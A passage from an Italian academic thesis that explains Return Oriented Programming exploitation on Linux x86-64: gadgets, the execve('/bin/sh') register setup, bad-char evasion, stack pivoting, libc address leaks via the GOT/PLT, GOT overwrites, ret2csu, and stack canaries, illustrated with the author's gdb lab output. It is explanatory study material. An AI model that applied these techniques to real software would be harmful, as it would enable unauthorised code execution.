Un'altra azione che risulta particolarmente utile è caricare un dato da un registro in una zona di memoria specifica. Solitamente può essere effettuato con una **MOV**:

**MOV** **qword ptr** [<REG1>], <REG2>; **RET**;

Il **qword ptr** significa 4 word<sup>1</sup>, ossia 64 bit, quindi verrà caricato per intero il contenuto del registro sorgente nell'indirizzo contenuto in quello di destinazione.

Se invece si vuole caricare dal registro sorgente un singolo byte nell'indirizzo contenuto in quello di destinazione (come per esempio un unico carattere), si può invece utilizzare:

**MOV** **byte ptr** [<REG1>], <REG2>; **RET**;

---

<sup>1</sup>1 word in questo caso corrisponde a 2 byte, quindi 16 bit.

- **Caricare da una zona di memoria un dato in un registro:**

Può essere utile a volte recuperare da una zona di memoria un dato per rielaborarlo all'interno di un registro, in tal caso basterà invertire le posizioni della MOV del punto precedente:

```
MOV <REG1>, qword ptr[<REG2>]; RET;
```

- **Effettuare operazioni aritmetiche con i dati nei registri:**

Se necessario, è possibile effettuare operazioni aritmetiche con i dati nei registri, quali sottrazioni, addizioni, esclusive or (XOR), oppure AND. Molto spesso risulta utile mettere completamente a zero il contenuto di uno specifico registro, per farlo si può utilizzare:

```
XOR <REG1>, <REG1>; RET;
```

Oppure:

```
AND <REG>, 0x0; RET;
```

Esistono anche metodi alternativi utilizzando per esempio una MOV oppure una SUB [36], tuttavia trovare le sopraccitate è molto più comune.

Invece, se si necessita di sommare un valore al contenuto di un registro è possibile usare una semplice ADD:

```
ADD <REG>, 0x1; RET;
```

Altrimenti se si vuole sommare il contenuto del registro sorgente nell'indirizzo contenuto in quello di destinazione si dovrà utilizzare:

```
ADD qword ptr[<REG1>], <REG2>; RET;
```

- **Effettuare una chiamata a sistema:**

Le istruzioni che eseguono una chiamata a sistema consentono di effettuare un *interrupt request* al kernel, che se gestita correttamente con i gadget precedenti darà accesso ad una *shell*:

```
SYSCALL;
```

Nella precedente architettura **x86** è possibile trovare anche l'istruzione seguente per effettuare una **syscall**:

```
INT 0x80;
```

Questa tipologia di istruzioni sarà molto utile soprattutto per quanto riguarda i test

che verranno affrontati nel capitolo 4.

## Esecuzione di una shell in Linux x86-64

Dopo aver visto le principali istruzioni che possono essere utili per comporre le **ROP chain** negli attacchi, verrà approfondito quello che sarà l'obiettivo finale dell'attacco, ossia eseguire una *shell* mediante la **Return Oriented Programming**.

Innanzitutto, i test saranno effettuati in un sistema **Linux** sempre con architettura **x86-64**, saranno illustrati poi quali siano le convenzioni che esso utilizza per eseguire una *shell*, prima di effettuare la chiamata a sistema.

Una chiamata a sistema effettuata con i corretti dati inseriti all'interno dei registri, consentirà di eseguire una *shell*. In questa tipologia di sistema esiste tra le differenti chiamate quella a **sys\_execve** [19][44], che in accordo alla pagina di manuale del sistema facente riferimento a tale funzione [45], consente di eseguire il processo localizzato nel **pathname** memorizzato all'indirizzo di memoria passato come primo argomento della chiamata. Sarà quindi necessario impostare correttamente i registri del processore affinché la chiamata vada a buon fine. Seguendo quanto scritto nella *System Call table* [19] è necessario impostare i registri come segue:

- **rax**: 0x3b (per specificare la tipologia di chiamata, nel caso **sys\_execve**);
- **rdi**: indirizzo in memoria della stringa `"/bin/sh\00"` (per indicare il **pathname** del file da eseguire);
- **rsi**: 0x0 (per indicare che non verranno passati altri argomenti);
- **rdx**: 0x0 (per indicare che non verrà passata nessuna variabile d'ambiente<sup>1</sup>).

Per comporre la **ROP chain** sarà necessario trovare i gadgets che consentano d'impostare correttamente i registri per eseguire la *shell*. Inoltre, bisognerà trovare l'indirizzo di una zona di memoria in cui è consentito scrivere per poter memorizzare la stringa `"/bin/sh"` da passare come argomento alla chiamata. Infine, verrà inserita come ultima istruzione della chain una **syscall**.

A questo punto l'attacco sarebbe completo e funzionante se non fosse che spesso all'interno dei codici esistono dei controlli per quelli che vengono comunemente definiti **"Bad Chars"**.

## Gestione dei Bad Chars

I **"Bad Chars"**, anche chiamati *"invalid characters"*, sono caratteri ricevuti e filtrati dal programma di destinazione di un attacco che fungono da delimitatori.

Attraverso gli algoritmi interni del programma, i **bad chars** eliminano quelli che potrebbero essere caratteri essenziali per effettuare l'attacco voluto, oppure li sostituiscono con altri valori, rendendo di fatto invano il tentativo effettuato dall'attaccante.

La ricerca di questi caratteri diviene conseguentemente parte cruciale dello sviluppo di un

---

<sup>1</sup>Un array di stringhe che descrivono l'ambiente (environment).

exploit, poiché, se non correttamente individuati e soprattutto evitati durante la stesura della propria **ROP chain** o payload da inviare, lo renderanno inutile. Questo perché i caratteri identificati come tali verrebbero mal interpretati dal sistema di destinazione, portando spesso alla terminazione del processo.

Quando vengono inseriti dati all'interno di un software esso ha il compito di elaborarli. Durante tale operazione, finché non raggiungeranno il punto in cui avrà effetto l'attacco, esso controlla, filtra, sostituisce oppure blocca determinati caratteri. Questo rende più complicato lo sviluppo dell'exploit. Tuttavia, esistono diversi metodi per identificare questi speciali caratteri e quindi evitarli nel "payload" finale.

Ad esempio, una delle possibili soluzioni per identificare questi **bad chars**, potrebbe essere analizzare il programma da quando i dati sono stati inseriti fino a quando avranno raggiunto il punto in cui avrà luogo l'exploit. Verificando se il software abbia effettuato qualche operazione su di essi.

Questo risulta essere uno dei metodi più efficaci ed allo stesso tempo uno dei più tediosi da applicare, soprattutto se il programma effettua controlli multipli e manipola più volte i dati inseriti. [62]

Un'altra opzione, che come si vedrà è anche quella che è stata adottata durante i test, può essere quella di passare al programma una stringa contenente tutti i possibili caratteri e verificare cosa accada ad ognuno di essi durante l'esecuzione. Confrontando poi la stringa inserita con quella ottenuta una volta raggiunta la fase in cui avrà effetto l'attacco.

Una volta identificati i **bad chars** all'interno del codice, è necessario trovare un modo per evitarli. Grazie alla **Return Oriented programming**, è possibile trovare dei **gadgets** che elaborino e modifichino i dati successivamente il loro inserimento all'interno del programma eludendo i successivi controlli. Ad esempio, se si necessita di inserire i caratteri di una specifica stringa evitando che alcuni di essi vengono considerati **bad chars** dal software, una possibilità potrebbe essere quella di inserire inizialmente una stringa con dei caratteri diversi da quelli voluti. Andando poi, mediante delle **ADD**, ad incrementare il valore esadecimale dei singoli caratteri, sarà possibile ottenere quelli attesi e necessari per portare a termine l'attacco.

Questo metodo sarà anche quello adottato durante i test, e che quindi verrà anche visto direttamente in azione.

Una volta gestiti correttamente i **bad chars**, se la **ROP chain** sarà stata costruita correttamente, verrà eseguita con successo una *shell*.

## 3.2 Attacco effettuando il dirottamento dello stack (stack pivoting)

Nella sezione precedente è stato affrontato un classico attacco **ROP** gestendo quelli che vengono comunemente definiti **bad chars** nell'ambito degli attacchi informatici.

Tuttavia, all'interno dei programmi accade spesso che vi siano delle limitazioni sulla lunghezza massima dell'input inseribile, oppure che nello stack non vi sia abbastanza spazio disponibile per eseguire un exploit completo.

Esiste una tecnica che permette di superare i problemi sopracitati, definita **Stack Pivoting** o "Dirottamento dello stack". Essa prevede che l'attaccante prenda controllo del registro **rsp**, che, come visto nella sezione 1.1.3, mantiene al suo interno l'indirizzo di

memoria in cui risiede l'ultimo elemento dello stack frame attuale. Successivamente, tale indirizzo dovrà essere sostituito con quello di un buffer su cui in precedenza era stata scritta la **ROP chain** completa, senza alcun limite sulla dimensione e camuffando di fatto la posizione dello stack.

Per eseguire questa tecnica, bisognerà conoscere un indirizzo di memoria di un buffer che verrà reso successivamente il “falso” stack. Sarà inoltre di primaria importanza trovare dei gadgets che consentano di sostituire il valore del registro **rsp**, senza utilizzare troppo spazio dello stack “reale” viste le condizioni imposte [49]. Alcuni di essi verranno elencati di seguito.

La struttura delle istruzioni farà sempre riferimento a quella vista nella sezione 3.1.

- **POP RSP; RET;**

Questo gadget rappresenta la soluzione più semplice ed efficace, allo stesso tempo però è anche una delle meno comuni da trovare nei file. Se presente è sempre conveniente utilizzarla.

- **POP <REG>; XCHG <REG>, RSP; RET;**

Se presente un'istruzione **POP <REG>** o un gadget che la contiene, è possibile concatenarla con un **XCHG** che coinvolga il registro della precedente **POP** e **rsp** per cambiarne il contenuto, occupando solamente 16 byte dopo l'indirizzo di ritorno.

- **LEAVE; RET;**

Questa rappresenta invece una delle possibilità più interessanti per dirottare lo stack e richiede solamente 8 byte dopo l'indirizzo di ritorno, quindi pochissimo spazio. Questo gadget è trovabile al termine di qualsiasi funzione (escluso **main**), ed è ciò che lo rende un'ottima alternativa a quelli illustrati in precedenza. Per comprenderlo a fondo è necessario capire ciò che accade durante una **LEAVE**, infatti anche se all'apparenza potrebbe sembrare un'istruzione poco funzionale per l'obiettivo finale, in realtà essa è una **MOV RSP, RBP** seguita da una **POP RBP**. Questo significa che, se si ha la possibilità di sovrascrivere quello che sarà l'indirizzo caricato poi nel registro **rbp** durante l'esecuzione della **LEAVE**, inserendo successivamente tale gadget sopracitato nella **ROP chain**, il contenuto di **rsp** sarà quello voluto dall'attaccante, una volta effettuata la chiamata.

Recuperato il gadget necessario per sostituire il contenuto di **rsp**, e dopo aver correttamente inserito la **ROP chain** completa per eseguire una shell (come quella vista nella sezione 3.1) all'interno del buffer sotto il controllo dell'attaccante, sarà nuovamente eseguita con successo una *shell*.

### 3.3 Attacchi sfruttando le librerie collegate

Nei due attacchi visti precedentemente, l'obiettivo era quello di sfruttare i gadgets presenti **solamente** all'interno del binary file del codice sotto attacco, per costruire un exploit usando la **Return Oriented Programming** che consentisse all'attaccante di eseguire

correttamente una *shell*. Tuttavia, accade spesso che all'interno del solo binary file del codice vulnerabile, non siano presenti abbastanza gadgets per effettuare quanto richiesto dall'utente malintenzionato. Vengono allora presi in causa anche i file delle librerie collegate al programma. [84]

Verranno affrontati due approcci differenti a tale situazione:

- **Prima situazione:** l'attaccante è a conoscenza della libreria collegata e dispone del suo file.
- **Seconda situazione:** l'attaccante non conosce la versione di libreria standard collegata al codice.

Prima di spiegare in dettaglio le due situazioni, diviene essenziale illustrare i tre elementi fondamentali atti alla comprensione dei suddetti attacchi, ossia: la tecnica di difesa **ASLR** (**Address Space Layout Randomization**), che era stata descritta nella sezione 2.2, la **Procedure Linkage Table (PLT)** e la **Global Offset Table (GOT)**.

L'**ASLR** sarà il principale ostacolo in questa tipologia di attacchi [77], essa rende complesso l'utilizzo delle procedure all'interno delle librerie condivise negli attacchi **ROP**, rendendo casuali gli indirizzi su cui esse risiedono in memoria, ogni qualvolta il programma a cui sono collegate sia eseguito.

```

root@DESKTOP-M46VHVJ:/mnt/c/unive/Tesi/Test/library# ldd lib.so
linux-vdso.so.1 (0x00007ffe3ea6e000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffb459e9000)
/lib64/ld-linux-x86-64.so.2 (0x00007ffb45bed000)
root@DESKTOP-M46VHVJ:/mnt/c/unive/Tesi/Test/library# ldd lib.so
linux-vdso.so.1 (0x00007ffd3e5aa000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fa19305b000)
/lib64/ld-linux-x86-64.so.2 (0x00007fa19325f000)
root@DESKTOP-M46VHVJ:/mnt/c/unive/Tesi/Test/library# _

```

Figura 3.1: Esempio della randomizzazione degli indirizzi di partenza della **libc** dopo la sua esecuzione.

Le due tabelle sopracitate, invece, saranno il principale motivo per cui sarà possibile bypassare la meccanica di difesa appena riportata, utilizzando la **Return Oriented Programming**.

Sarà necessario andare ad approfondire quale sia il loro ruolo all'interno del processo di esecuzione di un programma, per comprendere come questo sia possibile.

## Procedure Linkage Table (PLT) e Global Offset Table (GOT)

In questa sezione verranno spiegati i concetti fondamentali della **Procedure Linkage Table (PLT)** e **Global Offset Table (GOT)**, due importanti componenti di un qualsiasi **Executable and Linkable Format (ELF)**<sup>1</sup> file negli eseguibili in Linux [83][13]. In particolare, queste due porzioni sono essenziali per capire come avviene il collegamento

<sup>1</sup>l'**ELF** è un comune standard di formato per file quali *eseguibili*, *codice oggetto*, *librerie condivise*, e *core dumps*, usato anche nei sistemi Linux.

alle librerie e l'esecuzione di un programma in questo sistema, e successivamente, come potranno essere utili per eseguire gli attacchi.

Quando viene sviluppato un programma in linguaggio C, nella maggior parte dei casi si utilizzano delle librerie, ossia insiemi più o meno grandi di funzionalità già disponibili e testate da altri utenti. Tuttavia, per poter richiamare queste funzioni, le librerie dovranno essere prima collegate al codice che ne richiederà l'utilizzo. Esistono due metodi differenti con cui verrà effettuato il collegamento delle librerie alla propria applicazione: lo **Static Linking** e il **Dynamic Linking**. Quale dei due sarà utilizzato dipenderà dalla tipologia di libreria che si usufruirà.[56]

Con il primo sistema il programma viene collegato ad una **libreria statica** a *compile time* (tempo di compilazione), ed il codice contenuto in essa diviene parte integrante di quello dell'applicazione stessa. Mentre con il secondo, una volta inserito il nome della **libreria dinamica** (o anche *shared library* in linux) nel binary file dell'applicazione, il codice non sarà copiato in quello del proprio software come nel primo caso, ma sarà caricato in memoria e collegato ad esso dal sistema, una volta eseguito il programma [3]. Tale metodologia, essendo le funzionalità richieste dall'applicativo collocate in zone di memoria ad esso sconosciute ad ogni suo nuovo avvio, necessiterà di un modo rapido per far sì che questi indirizzi possano essere comunque sempre recuperati e forniti ad esso.

A tale scopo, sono state create le due sezioni sopracitate, **PLT** e **GOT**.

La **Procedure Linkage Table** è una tabella di tipo *read-only* ed è responsabile di richiamare il **dynamic linker** durante e dopo l'esecuzione del programma, per risolvere gli indirizzi delle funzioni da esso richieste e di cui non si conosce l'indirizzo di posizionamento in memoria [47]. Essa può essere trovata col nome **".plt"** all'interno del file ELF dell'applicazione.

Invece i sistemi operativi moderni hanno "due" **Global Offset Table** per ogni processo, una chiamata **".got"** ed un'altra **".got.plt"**. Per quanto riguarda questo lavoro, ci si concentrerà solamente sulla seconda, che assieme alla **".plt"** si occuperanno di effettuare la risoluzione degli indirizzi delle funzioni esterne mediante una tecnica chiamata **"Lazy Binding"**.

Per comprendere al meglio il ruolo delle due sezioni è più conveniente introdurre prima questa meccanica. Essa prevede che gli indirizzi assoluti delle funzioni esterne non siano risolti, finché esplicitamente chiamati per la prima volta nel codice del software. Essa venne introdotta per limitare i tempi di avviamento dei programmi e lo spazio utilizzato in memoria.[73]

Senza addentrarsi troppo nei dettagli di questa tecnica, quello che principalmente accade durante tale procedura è che alla prima chiamata di una funzione esterna da parte dell'applicazione, la sezione **".got.plt"** della corrispettiva **".plt"** sarà aggiornata con l'indirizzo effettivo in memoria di tale procedura. Questo farà sì che, ad ogni successiva chiamata ad essa, non sarà più necessario ricercare l'indirizzo associato in memoria, ma basterà recuperarlo dalla **".got.plt"** della corrispettiva **".plt"**.

Riassumendo, una volta eseguita la prima chiamata ad una specifica funzione esterna, il puntatore contenuto nella tabella **".got.plt"** facente riferimento ad essa punterà direttamente al suo indirizzo in memoria.

È importante sottolineare questo punto poiché in futuro risulterà essere fondamentale negli attacchi che verranno proposti.



Adesso che è stato sinteticamente enunciato questo complesso concetto, è possibile concentrarsi sulle due differenti tipologie di situazioni che verranno affrontate durante questo metodo di attacco.

Inizialmente verrà approfondita la prima situazione, in cui saranno mostrati due attacchi differenti che porteranno allo stesso risultato. Successivamente, sarà invece studiata la seconda, dove verrà spiegato un singolo attacco focalizzato sul recupero del file della libreria C standard collegata al programma.

### 3.3.1 Attacchi conoscendo la libreria collegata

In questa tipologia di attacco, l'utente malevolo disporrà del file di una delle librerie collegate al codice, e potrà sfruttare anche delle diverse funzioni contenute al suo interno. Accade spesso che all'interno delle librerie siano presenti più funzionalità, che se richiamate dall'utente malintenzionato, diano accesso ad un'infinità di possibili soluzioni per effettuare i propri attacchi (basti pensare a tutte le funzioni contenute in **libc**<sup>1</sup>).

Per poter utilizzare tali procedure, sarà necessario prima scoprire gli indirizzi su cui risiedono tali funzioni in memoria. Tuttavia, se come nei test che verranno affrontati nel capitolo successivo sulle librerie collegate è abilitata la difesa **ASLR**, l'unico modo di recuperarli sarà sfruttando le due sezioni del file **ELF** del programma introdotte precedentemente, ossia **PLT** e **GOT**.

In base a come l'attaccante deciderà di sfruttare queste due sezioni, potranno essere adottati due tipologie di approcci differenti per eludere questa meccanica di difesa, il primo prevede il recupero dell'indirizzo di partenza in memoria su cui risiedono tutte le funzioni esterne della libreria [78], il secondo prevede invece di modificare uno degli indirizzi puntati dalla **".got.plt"**, con quello di un'altra funzione voluta dall'utente [47].

### Attacco recuperando l'indirizzo di partenza della libreria in memoria

In questo primo approccio d'attacco, come anticipato, l'obiettivo sarà quello di recuperare l'indirizzo di partenza nella quale sono state cariche le funzioni esterne della libreria in memoria.

Quello che in questi casi può rendere più complesso l'attacco, è il sistema di difesa **ASLR**. Infatti, per via della sua presenza, l'unica possibilità di recuperare l'indirizzo in memoria di almeno una delle funzioni di libreria sarà quella di ottenerlo direttamente dalla sezione **".got.plt"** dopo che la prima chiamata sarà già stata effettuata e quindi la voce in tabella ad essa associata sarà già stata aggiornata con il suo indirizzo effettivo.

Per portare a compimento l'attacco, invocando correttamente la *shell*, sarà necessario creare due **ROP chain**, la prima dove l'obiettivo sarà quello di recuperare l'indirizzo di una delle funzioni esterne in memoria, la seconda in cui, dopo aver calcolato l'offset corretto dell'indirizzo di partenza in memoria della libreria, verrà richiamata una funzione che consentirà di eseguire una shell (nel caso della **libc** potrebbe anche semplicemente essere **system**).

---

<sup>1</sup>**libc** è il termine usato per indicare la Standard C library.

La prima chain sarà quindi, in questo caso, quella fondamentale per portare a compimento l'attacco. Alcune delle funzioni esterne più comuni trovabili in programmi in linguaggio C sono **puts** e **printf**. Allora una delle possibili idee potrebbe essere quella di usare la prima **ROP chain** per richiamare la **puts**<sup>1</sup>, passandogli come argomento il puntatore memorizzato alla voce della “**.got.plt**” associata ad essa e facendo scrivere quindi al programma stesso questa fondamentale informazione.

Quanto appena descritto funzionerà solamente se la **puts** era già stata richiamata in precedenza dall'applicazione (cosa comunque altamente probabile), altrimenti sarà necessario inserire una sua chiamata all'interno della catena, così da avere per certo il suo indirizzo effettivo nella “**.got.plt**”, al momento della stampa a schermo.

```

gdb-peda$ disass 0x4010a0
Dump of assembler code for function puts@plt:
0x00000000004010a0 <+0>:    endbr64
0x00000000004010a4 <+4>:    bnd jmp QWORD PTR [rip+0x2f6d] # 0x404018 <puts@got.plt>
0x00000000004010ab <+11>:   nop    DWORD PTR [rax+rax*1+0x0]
End of assembler dump.
gdb-peda$ x/g 0x404018
0x404018 <puts@got.plt>: 0x0000000000401030
gdb-peda$ disass 0x4010a0
Dump of assembler code for function puts@plt:
0x00000000004010a0 <+0>:    endbr64
0x00000000004010a4 <+4>:    bnd jmp QWORD PTR [rip+0x2f6d] # 0x404018 <puts@got.plt>
0x00000000004010ab <+11>:   nop    DWORD PTR [rax+rax*1+0x0]
End of assembler dump.
gdb-peda$ x/g 0x404018
0x404018 <puts@got.plt>: 0x00007ffff7e4d5a0

```

Figura 3.2: Esempio preso dai test del contenuto di “**.got.plt**” associato alla funzione esterna **puts**, prima e dopo una sua prima chiamata dall'applicazione.

Al termine di tale processo, sarà necessario calcolare l'indirizzo di partenza della libreria in memoria, andando a sottrarre l'indirizzo statico (quello prima della allocazione effettiva nella memoria) di tale funzione presente nel file ELF della libreria, a quello ottenuto nel punto precedente [78].

Una volta ottenuta tale informazione, basterà sottrarre l'indirizzo statico della funzione (o delle funzioni) che si vuole richiamare a quello di base del punto precedente ed inserire tale dato all'interno di una nuova **ROP chain**, così da deviando conseguentemente il normale flusso del programma.

## Attacco sovrascrivendo la GOT table

Nel precedente approccio, si è affrontata una tecnica che consentiva di recuperare l'indirizzo di base della libreria in memoria, tuttavia questo non rappresenta l'unico modo per bypassare una difesa come **ASLR** utilizzando la **Return Oriented Programming**.

Quando nella sezione 3.3 sono state introdotte le due sezioni **Procedure Linkage Table** e **Global Offset Table** presenti all'interno del file **ELF**, è stato omesso un dettaglio cruciale per questa tecnica riguardo la **GOT**, ossia che, a differenza della **PLT**, essa non è di tipo *read-only*. È quindi possibile scrivere all'interno di tale sezione, alterandone

<sup>1</sup>la **puts** stampa a schermo quello che è contenuto all'indirizzo puntato dal puntatore passato.

gli indirizzi contenuti in essa.

L'idea che ruota attorno a questa tipologia d'attacco è che, se l'attaccante riesce a calcolare l'offset tra gli indirizzi statici di due funzioni nel file **ELF** della stessa libreria, come possono essere **puts** e **system** nella **libc**, sarà sufficiente attendere che il processo effettui la chiamata ad una delle due funzioni, nel caso **puts**, per aggiornare il contenuto del puntatore associato alla sua voce in **".got.plt"**, ed andare poi a sommare l'offset calcolato in precedenza a tale indirizzo contenuto [17][43].

Il risultato finale sarà che ad una qualsiasi prossima chiamata di tale funzione, verrà invece invocata la seconda subroutine di cui l'utente malevolo ha calcolato l'offset con la prima precedentemente, quindi nel caso specifico **system**.

Questo dettaglio apparentemente piccolo della sezione **GOT**, fornisce quindi una soluzione ulteriore per effettuare i propri attacchi sfruttando sempre la **ROP**.

### 3.3.2 Attacco non conoscendo la versione della libc collegata

Nella prima situazione, l'attaccante disponeva del file **ELF** della libreria, e grazie a ciò conosceva gli offset degli indirizzi delle funzioni all'interno di essa. Tuttavia, effettuando attacchi **ROP** da remoto o comunque non essendo possibile recuperare in alcun modo (senza utilizzare un exploit) la versione corrispondente delle librerie collegate all'applicazione attaccata, diviene essenziale trovare un metodo efficace per farlo.

Come visto nei due attacchi precedenti, è di fondamentale importanza avere a disposizione l'**ELF** delle librerie perché l'utente possa utilizzare le funzioni al loro interno, soprattutto se in presenza di difese come **ASLR**.

Solitamente, qualsiasi programma in linguaggio C fa utilizzo di almeno una funzione della **libc**, venendo conseguentemente collegata dinamicamente con esso [75]. In questi casi, l'attaccante può provare a recuperare la versione della **"standard C library"** con un approccio molto simile a quello usato nella sezione 3.3.1.

In questo caso, servirà ottenere due indirizzi effettivi in memoria di funzioni appartenenti alla libreria, stampandoli inserendo due chiamate alla funzione **puts** nella **ROP chain**. Grazie ad essi, sarà possibile ricercare la corretta versione della libreria in alcuni database online contenenti i simboli di moltissime versioni di **libc**, come il seguente: [libc database](#). [37]

Questo è possibile nonostante la presenza di **ASLR**, perché l'indirizzo di base della libreria in memoria terminerà sempre con la sequenza **"000"** per una questione di allineamento delle regioni di memoria. [76]

Quindi ogni simbolo o indirizzo statico di **libc** terminerà sempre con la stessa sequenza di tre caratteri finali, nonostante la presenza di **ASLR**. Conseguentemente, gli offset tra i simboli saranno costanti per una particolare versione di essa.

Questi offset, recuperati dagli indirizzi ottenuti con la **ROP chain**, potranno essere allora cercati online nei database sopraccitati.

Un esempio pratico può essere il seguente preso dai test effettuati, dove gli indirizzi ottenuti durante l'esecuzione dell'applicazione erano i seguenti:

- **puts** : 0x7f79ab24e5a0
- **scanf**: 0x7f79ab22d230

```
gdb-peda$ vmmmap
```

Start	End	Perm	Name
0x00400000	0x00401000	r--p	/mnt/c/Users/lxgas/Desktop/unive/Tesi/Test/Test_3_libc/vulnerable_code
0x00401000	0x00402000	r--p	/mnt/c/Users/lxgas/Desktop/unive/Tesi/Test/Test_3_libc/vulnerable_code
0x00402000	0x00403000	r--p	/mnt/c/Users/lxgas/Desktop/unive/Tesi/Test/Test_3_libc/vulnerable_code
0x00403000	0x00404000	r--p	/mnt/c/Users/lxgas/Desktop/unive/Tesi/Test/Test_3_libc/vulnerable_code
0x00404000	0x00405000	r--p	/mnt/c/Users/lxgas/Desktop/unive/Tesi/Test/Test_3_libc/vulnerable_code
0x0007ffff7dc3000	0x0007ffff7dc6000	rw-p	mapped
0x0007ffff7dc6000	0x0007ffff7deb000	r--p	/usr/lib/x86_64-linux-gnu/libc-2.31.so
0x0007ffff7deb000	0x0007ffff7f63000	r--p	/usr/lib/x86_64-linux-gnu/libc-2.31.so
0x0007ffff7f63000	0x0007ffff7fad000	r--p	/usr/lib/x86_64-linux-gnu/libc-2.31.so
0x0007ffff7fad000	0x0007ffff7fae000	---p	/usr/lib/x86_64-linux-gnu/libc-2.31.so
0x0007ffff7fae000	0x0007ffff7fb1000	r--p	/usr/lib/x86_64-linux-gnu/libc-2.31.so
0x0007ffff7fb1000	0x0007ffff7fb4000	rw-p	/usr/lib/x86_64-linux-gnu/libc-2.31.so
0x0007ffff7fb4000	0x0007ffff7fb8000	rw-p	mapped
0x0007ffff7fb8000	0x0007ffff7fc4000	r--p	/mnt/c/Users/lxgas/Desktop/unive/Tesi/Test/library/lib.so

Figura 3.3: Esempio di un possibile mapping di memoria, ogni indirizzo termina con la sequenza “000”.

Nel primo caso l’offset sarà “5a0”, mentre nel secondo sarà “230”. Inserendoli nel database online si otterranno tre versioni della stessa libreria che non presenteranno particolari differenze l’una dall’altra.

Query
show all libs / start over

puts

5a0

-

\_\_isoc99\_scanf

230

-

+

Find

Matches

libc\_2.31-0ubuntu9.1\_amd64  
libc\_2.31-0ubuntu9.2\_amd64  
libc\_2.31-0ubuntu9\_amd64

Figura 3.4: Esempio di ricerca in uno dei database delle **libc**, inserendo due offset ottenuti dagli indirizzi in memoria delle funzioni **puts** e **scanf**.

Recuperata la versione di **libc** corretta e calcolato l’indirizzo di base in memoria di essa come nell’attacco della sezione 3.3.1, l’attaccante potrà utilizzare qualsiasi funzione all’interno di essa grazie alla **Return Oriented Programming**, come ad esempio quella per eseguire una *shell* [37].

### 3.4 Attacco utilizzando la funzione `__libc_csu_init()`

Accade spesso che in attacchi con protagonista la **Return Oriented Programming**, prima di inserire la chiamata di una determinata funzione all’interno della propria **ROP chain**, debbano essere prima impostati correttamente i contenuti di alcuni registri, nello specifico quelli previsti dalle convenzioni di chiamata utilizzata nell’architettura **x86-64**, quindi **rdi**, **rsi**, **rdx**, **rcx**, **r8**, **r9**.

È molto comune infatti che le funzioni richiedano dai due ai tre parametri se non di più, per essere richiamate in maniera corretta. Per questo diviene spesso fondamentale poter controllare alcuni dei registri sopracitati.

Il problema che si ci può ritrovare ad affrontare, nel caso di piccoli codici come quello visto nei test, è la mancanza di gadgets per controllare il contenuto di questi specifici registri.

A tale scopo, col passare degli anni è stata trovata una soluzione che per le sue potenzialità prese addirittura il nome di “**Universal ROP**” [30].

Questa tecnica, più comunemente definita “**return-to-csu**”, riguarda nello specifico i sistemi GNU/Linux e prende nome da una particolare funzione definita `__libc_csu_init()`, trovabile tra i simboli di un qualsiasi file **ELF** di un programma.

Essa fa parte di quello che viene chiamato “**attached code**”, ossia simboli addizionali presenti nell’**ELF** di un’applicazione, non facenti parte del codice sorgente prima della sua compilazione. [58]

Senza entrare troppo nei dettagli di questo fenomeno [4], quello che l’ha reso particolarmente interessante per la creazione degli exploit, è la presenza di un **gadget** trovabile all’interno di `__libc_csu_init()` che consente di controllare alcuni registri di primaria importanza come **edi**, **rsi**, **rdx** ed altri quali **rbp**, **rbx**, **r12**, **r13**, **r14**, **r15**.

```

; CODE XREF from sym.__libc_csu_init @ +0x54
0x00401330 4c89f2 mov rdx, r14
0x00401333 4c89ee mov rsi, r13
0x00401336 4489e7 mov edi, r12d
0x00401339 41ff14df call qword [r15 + rbx*8]
0x0040133d 4883c301 add rbx, 1
0x00401341 4839dd cmp rbp, rbx
0x00401344 75ea jne 0x00401330
; CODE XREF from sym.__libc_csu_init @ +0x35
0x00401346 4883c408 add rsp, 8
0x0040134a 5b pop rbx
0x0040134b 5d pop rbp
0x0040134c 415c pop r12
0x0040134e 415d pop r13
0x00401350 415e pop r14
0x00401352 415f pop r15
0x00401354 c3 ret

```

Figura 3.5: Gadget utilizzabile per controllare **edi**, **rsi**, **rdx**, **rbp**, **rbx**, **r12**, **r13**, **r14**, **r15**, disponibile per via di `__libc_csu_init()`.

Come si vedrà successivamente nei test, questo **gadget** consente di gestire parecchi registri, tuttavia non senza un minimo di difficoltà. Infatti, nell’utilizzare tale sequenza è necessario fare attenzione ad un’istruzione in particolare (visibile anche in figura 3.5) che se non gestita in maniera corretta, può portare alla terminazione dell’applicazione:

**call qword [R15 + RBX\*8];**

Questa istruzione caricherà l’indirizzo di ritorno nello stack ed andrà ad eseguire quanto contenuto nell’indirizzo tra le due parentesi quadre.

Per far sì che l’esecuzione non termini, sarà necessario quindi passare a tale istruzione un puntatore ad un gadget, cosicché una volta terminata la subroutine in esso contenuta, verrà recuperato l’indirizzo di ritorno nello stack, e ripresa l’esecuzione dall’istruzione successiva alla “**call**”.

Una volta trovato un opportuno puntatore, sarà sufficiente caricare il suo indirizzo nel registro **r15** ed azzerare invece il contenuto di **rbx**, per ottenere il risultato desiderato [4]. Se usata con accortezza questa tecnica consentirà di gestire alcuni dei più importanti registri utilizzando la **Return Oriented Programming**, seppur avendo pochi **gadgets** a disposizione.

### 3.5 Attacco con bypass dello “stack canary”

Come ultimo attacco verrà affrontato quello che probabilmente rappresenta uno dei metodi più antichi utilizzati per rilevare alcune vulnerabilità all’interno dei codici, ossia quelli che vengono definiti “**Stack Canaries**”.

Prima di entrare nel vivo dell’attacco verrà fatta un’introduzione a questa storica tecnica di difesa.

#### Gli “stack canaries”

Gli **stack canaries** sono una delle più conosciute mitigazioni ad exploit che sfruttano gli **stack-based buffer overflow**.

L’idea di base è quella di inserire un valore casuale chiamato appunto “**canary**” esattamente tra le variabili locali e i dati critici (come l’indirizzo di ritorno), in ogni stack frame generato [55]. Se l’attaccante proverà a sfruttare qualche vulnerabilità per sovrascrivere tali dati, sarà costretto a modificare pure questo speciale valore, visto il suo posizionamento nello stack. Qualsiasi modifica apportata al “**canary**” sarà identificata durante il flusso di esecuzione dell’applicazione, più nello specifico subito prima di un’istruzione **ret** alla fine di una subroutine, con la conseguente terminazione di esso [54].

